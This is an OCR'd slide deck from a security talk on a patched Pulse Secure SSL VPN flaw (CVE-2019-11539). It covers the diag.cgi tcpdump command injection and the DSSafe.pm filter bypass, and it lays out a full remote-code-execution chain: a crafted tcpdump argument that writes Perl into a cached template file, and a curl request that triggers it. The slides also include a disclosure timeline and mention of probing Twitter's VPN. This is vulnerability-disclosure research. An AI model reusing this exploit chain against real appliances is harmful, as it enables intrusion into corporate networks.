
Command Injection

- CVE-2019-11539 – Post-auth Command Injection

/dana-admin/diag/diag.cgi

```
sub tcpdump_options_syntax_check {
  my $options = shift;
  return $options if system("$TCPDUMP_COMMAND -d $options >/dev/null 2>&1") == 0;
  return undef;
}
```

Command Injection


Pulse Secure
System
Authentication
Administrators
Users
Maintenance
Wizards
User Sessions
Monitoring
Tools
System Snapshot
Remote Debugging
TCP Dump
Commands
Kerberos
Start Sniffing

Troubleshooting > Tools > TCP Dump

TCP Dump

This allows you to sniff the packet headers on the network, and save them in a dump file.

TCP Dump Status: Stopped

Interface VLAN Port

☑ Internal internal ▼

Promiscuous mode: ● On ○ Off

Filter:

Options:

Pulse Secure hardenings

- Several hardenings on Pulse Secure SSL VPN…
  1. System integrity check
  2. Read-only filesystem(only `/data` are writable)
  3. The `DSSafe.pm` as a safeguard protects Perl from dangerous operations

The Perl gatekeeper

- `DSSafe.pm`
  - A Perl-C extension hooks several Perl functions such as:
    - `system`, `open`, `popen`, `exec`, `backstick`…
  - Command-line syntax validation
    - Disallow numerous bad characters - `` [\&\*\(\)\{\}\[\]\`\;\|\?\n~<>] ``
    - Re-implement the Linux I/O redirections in Perl

Failed argument injection :(

- TCPDUMP is too old(v3.9.4, Sept 2005) to support **post-rotate-command**
- Observed Pulse Secure caches Perl template result in:
  - `/data/runtime/tmp/tt/*.thtml.ttc`
  - No way to generate a polyglot file in both Perl and PCAP format

```
/usr/sbin/tcpdump -help
```

```
Usage: tcpdump [-aAdDeflLnNOpqRStuUvxX] [-c count] [-C file_size]
               [-E algo:secret] [-F file] [-i interface] [-M secret]
               [-r file] [-s snaplen] [-T type] [-w pcap-file]
               [-W filecount] ~~[-z postrotate-command]~~
               [-y datalinktype] [-Z user] [expression]
```

Time to dig deeper

- Dig into `DSSafe.pm` more deeply, we found a flaw in command line I/O redirection parsing

dssafe_example.pl

```
use DSSafe;

system("tcpdump -d $options >/dev/null 2>&1");
system("tcpdump -d -h >file >/dev/null 2>&1");   # `file` not found
system("tcpdump -d -h >file < >/dev/null 2>&1"); # `file` created
```

Think out of the box

`STDOUT` is uncontrollable

Could we write a valid Perl by just `STDERR`?


Think out of the box

```
$ tcpdump -d -r '123'
  tcpdump: 123: No such file or directory

$ tcpdump -d -r '123' 2>&1 | perl -
  syntax error at - line 1, near "123:"
  Execution of - aborted due to compilation errors.
```

Think out of the box

```
$ tcpdump -d -r 'print 123#'
  tcpdump: print 123#: No such file or directory

$ tcpdump -d -r 'print 123#' 2>&1 | perl -
  123
```

Perl 101



Code

```
tcpdump: print 123#: No such file or directory
```

GOTO label

Comment

```
/usr/sbin/tcpdump -d
  -r'$x="ls",system$x#'
  2>/data/runtime/tmp/tt/setcookie.thtml.ttc
  <
  >/dev/null
  2>&1
```

RCE Exploit

```
/usr/sbin/tcpdump -d
```

①

```
-r'$x="ls",system$x#'
2>/data/runtime/tmp/tt/setcookie.thtml.ttc
<
>/dev/null
2>&1
```

STDERR(2)

```
tcpdump: $x="ls",system$x#: No such file...
```

```
/usr/sbin/tcpdump -d
 -r'$x="ls",system$x#'
 2>/data/runtime/tmp/tt/setcookie.thtml.ttc
 <
 >/dev/null
 2>&1
```

② `2>/data/runtime/tmp/tt/setcookie.thtml.ttc`

STDERR(2) > /data/runtime/tmp/tt/setcookie.thtml.ttc

```
tcpdump: $x="ls",system$x#: No such file...
```

```
/usr/sbin/tcpdump -d
  -r'$x="ls",system$x#'
  2>/data/runtime/tmp/tt/setcookie.thtml.ttc
```

③ <

~~>/dev/null~~

~~2>&1~~

STDERR(2) > /data/runtime/tmp/tt/setcookie.thtml.ttc

```
tcpdump: $x="ls",system$x#: No such file...
```

```
/usr/sbin/tcpdump -d
-r'$x="ls",system$x#'
<
>
2>&1
```

```
curl https://sslvpn/dana-na/auth/setcookie.cgi
```


```
boot   bin   home   lib64          mnt       opt   proc   sys   usr   var
data   etc   lib    lost+found     modules   pkg   sbin   tmp
...
```

Response from Pulse Secure

- Pulse Secure is committed to providing customers with the best Secure Access Solutions for Hybrid IT- SSL VPN and takes security vulnerabilities very seriously
- Timeline:
  - This issue was reported to Pulse Secure PSIRT Team on **March 22, 2019**
  - Pulse Secure fixes all reported issues in short span of time and published the security advisory SA44101 on **April 24, 2019** with all software updates that address the vulnerabilities for unpatched versions
  - Pulse Secure assigned the CVE's to all reported vulnerabilities and updated the advisory on April 25, 2019
  - Pulse Secure sent out a reminder to all customers to apply the security patches on June 26, 2019
- Pulse Secure would like to thank DEVCORE Team for reporting this vulnerability to Pulse Secure and working toward a coordinated disclosure

Hacking Twitter

- We keep monitoring large corporations who use Pulse Secure by fetching the exposed version and **Twitter** is one of them
- Pulse Secure released the patch on **April 25, 2019** and we wait 30 days for Twitter to upgrade the SSL VPN



[redacted]
[redacted]

Welcome to the

Twitter VPN Access Portal

username

password

Realm TWO FACTOR FULL TUNNEL ▼

Sign In

Please sign in to begin your secure session.

